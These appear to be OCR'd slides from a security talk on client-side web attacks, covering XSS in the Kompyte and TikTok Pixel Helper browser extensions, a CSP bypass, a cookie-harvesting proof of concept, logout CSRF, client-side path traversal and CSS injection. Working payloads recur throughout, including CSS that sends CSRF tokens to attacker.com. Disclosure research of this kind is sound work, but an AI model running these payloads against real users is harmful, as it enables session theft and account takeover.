Replaced by `scripting.executeScript` in Manifest V3.

Injects JavaScript code into a page. For details, see the programmatic injection section of the content scripts doc.

Free Universal XSS — Kompyte by Semrush

```
chrome.contextMenus.create({
    id: 'send-to-capture',
    title: 'Send to Kompyte',
    contexts: ['selection'],
    onclick: function (info, tab) {
        chrome.tabs.executeScript(
            tab.id,
            { code: `
                window.kextension = "${URL}";
                chrome.runtime.sendMessage({
                    id: 'contextual-menu-send',
                    tabId: ${tab.id},
                    scriptInjected: typeof KExtensionManager !== 'undefined',
                    domInjected: document.querySelector('[k-extension]') !== null,
                    data: { type: 'text',  value: '${info.selectionText.replace(/\'/g, '\\\'')}'
}               })`,
            },
        );
    }
}}
```

What’s so bad about XSS in a Chrome extension?

Common permissions:

- **activeTab** — whatever is on the active tab DOM
- **webRequest** — intercept requests (and read headers!)
- **Host permissions** — ability to send authenticated requests and bypass Same Origin Policy on any matched site
- **Content scripts** — JavaScript that is injected onto any matched site (DOM, cookies, etc.)

https://developer.chrome.com/docs/extensions/reference/permissions-list

TikTok Pixel Helper: All because someone was lazy…

```
const renderParameterInfoItem = (
    key: string,
    value: string | Array<string> | {value: string}
) => {
  switch (key) {
    case 'contents':
      return (
        <>
            [...]
            <span
                className={styles.parameters_value}
                style={{ display: contentState ? 'block' : 'none' }}
                dangerouslySetInnerHTML={{
                    __html: highlightContents(value),
                }}
            />
        </>
      )
      [...]
  }
}
```

In the extension popup code

Just to set `style='color: red'` on errors

Could have just created a new component and used `style={{...}}` btw

Bypassing CSP

```
ttq.track('hello world', {
  contents: [
    {
      x: '<h1>test</h1>'
    }
  ]
})
```

But default CSP (on Manifest V2) was

```
script-src 'self' blob: filesystem:
chrome-extension-resource:; object-src
'self' blob: filesystem:;
```

Bypassing CSP

So this CSP is pretty much useless...

```
<script type="text/javascript">
  const xssStr = `alert(origin)`;
  const xssBlob = new Blob([xssStr], {
    type: 'text/javascript'
  });
  const blobUrl = URL.createObjectURL(xssBlob);
  ttq.track('hello world', {
    contents: [
      {
        x: `<iframe srcdoc='<script src=${blobUrl}><\/script>'></iframe>`
      }
    ]
  });
</script>
```

Now what?

- Reminder: we have XSS in the Chrome extension **popup page**
- This gives us access to powerful Chrome extension APIs, depending on the permissions of the extension
- In the manifest, we can see that the extension has the `tabs` and **`webRequestBlocking`** permissions
- So effectively, we can write a PoC that harvests the user's cookies by intercepting **request headers** using the `webRequest` API

Now what?

We can intercept all outgoing requests and harvest the cookies


```
parent.chrome.webRequest.onBeforeSendHeaders.addListener(
  (info)⇒{
    const reqHeaders = info.requestHeaders;
    const url = info.url;
    const domain = new URL(url).hostname;
    const cookie = reqHeaders.find(h⇒h.name.toLowerCase() === 'cookie');
    if (cookie) {
      parent.chrome.tabs.query({active: true, currentWindow: true}, (tabs) ⇒ {
        parent.chrome.tabs.executeScript(tabs[0].id, {
          code: `const cookieLog = document.getElementById('cookie-log');
cookieLog.innerHTML = '<p>Cookie: \${cookie.value} from <b>\${domain}</b></p><hr/>' +
cookieLog.innerHTML;`
        });
      });
    }
  },
  {
    urls:["<all_urls>"]
  },
  ["requestHeaders","blocking","extraHeaders"]
)
```

Now what?

While we're at it, let's force the user to make some authenticated requests!

```
parent.chrome.tabs.query({active: false}, (tabs) => {
    for (let tab of tabs){
      parent.chrome.tabs.executeScript(tab.id, {
        code: `window.location.reload()`
      });
    }
});

const urls = [
  'https://ads.tiktok.com',
  'https://www.tiktok.com',
  'https://www.facebook.com',
  'https://www.instagram.com',
  'https://www.twitter.com',
  'https://www.google.com',
]

for (let url of urls) {
  fetch(url, {
    mode: 'no-cors',
    credentials: 'include'
  });
}
```


Now what?


localhost:1338/exploit.html
localhost:1338/exploit.html
Cookie Monster Fun House
Cookie Log

Other client-side attacks

that don’t involve XSS

App-Level DoS by crashing JavaScript



Often, people don't think about sanitizing inputs that can lead to *client-side* errors

App-Level DoS — “CSRF”

- Image (or any dynamically loaded resource) pointing to “/logout”

  Chat message (creates previews based on OpenGraph tags)


```
{"chat_id":"C-ad751d1b-0cf9-4e4f-aa16-a4733c00a097","content":{"text":"https://lab.zeyu2001
.com/[...]/logout.html","html":"<p dir=\"ltr\"><a href=\"https://lab.zeyu2001.com/[...]/log
out.html\" rel=\"noreferrer\" class=\"editor-link\"><span style=\"white-space: pre-wrap;\">
https://lab.zeyu2001.com/[...]/logout.html</span></a></p>"},"content_type":"normal_message"
,"id":"7e49789e-cc45-49d1-be6e-539ee4a4330e","temp_id":"7e49789e-cc45-49d1-be6e-539ee4a4330e"
,"published_at":"2024-01-29 22:49:39","sender_id":"18971306","participants":[],"metadata":{},
"attachments":[]}
```


  Page contents

```
<meta property="og:title" content="Hello world" />
<meta property="og:image" content="https://www.semrush.com/sso/logout" />
```

App-Level DoS — “CSRF”

- Image (or any dynamically loaded resource) pointing to “/logout”
- Client-side path traversals

Event creation

```
{"chat_id":"C-e82afac5-a1be-44b9-b06a-e6ca96105f4c",[...],"metadata":{[...],"id":"../../../../../sso/logout#",[...]},"attachments":[]}
```

Reflected in the event button

```
<a href=${`https://xyz.com/events/${eventId}`}>Event</a>
```

Client-side Path Traversal

- We control some parameter that gets reflected into the URL path of some API call, clickable link, or image
- Forms a CSRF gadget for controlling the path
- Not just *GET*-based CSRF!
- If we control both the path and the body, it's as good as arbitrary CSRF

```
fetch(`/api/${eventId}`, {method: "POST", body: JSON.stringify(...)})
```

CSS Injection


- Attribute selectors to steal secrets e.g. CSRF tokens

```
input[name=csrf][value^=a]{
    background-image: url(https://attacker.com/exfil/a);
}

input[name=csrf][value^=b]{
    background-image: url(https://attacker.com/exfil/b);
}
```

CSS Injection

- Attribute selectors to steal secrets e.g. CSRF tokens
- Change contents of the page

```css
.alert {
  visibility: hidden;
}

.alert:after {
  content: "IMPORTANT - VERIFY YOUR ACCOUNT";
  visibility: visible;
  display: block;
}

.login-text-header {
  visibility: hidden;
}

.login-text-header:after {
  content: "To keep your account secure, please log in to verify your account.
This is NOT A HACK I PROMISE.";
  visibility: visible;
  display: block;
```



Wrapping Up

- Modern XSS and CSRF mitigations are sometimes flawed… but they are getting better
- XS-Leaks: inferring user state using legitimate browser APIs
- DOM clobbering – messing around with the namespace to influence JS logic
- Browser extensions are an insecure mess
- Lots of other fun stuff: DoS, client-side path traversal, CSS injection, etc.

Thank you! Any questions?

zeyu2001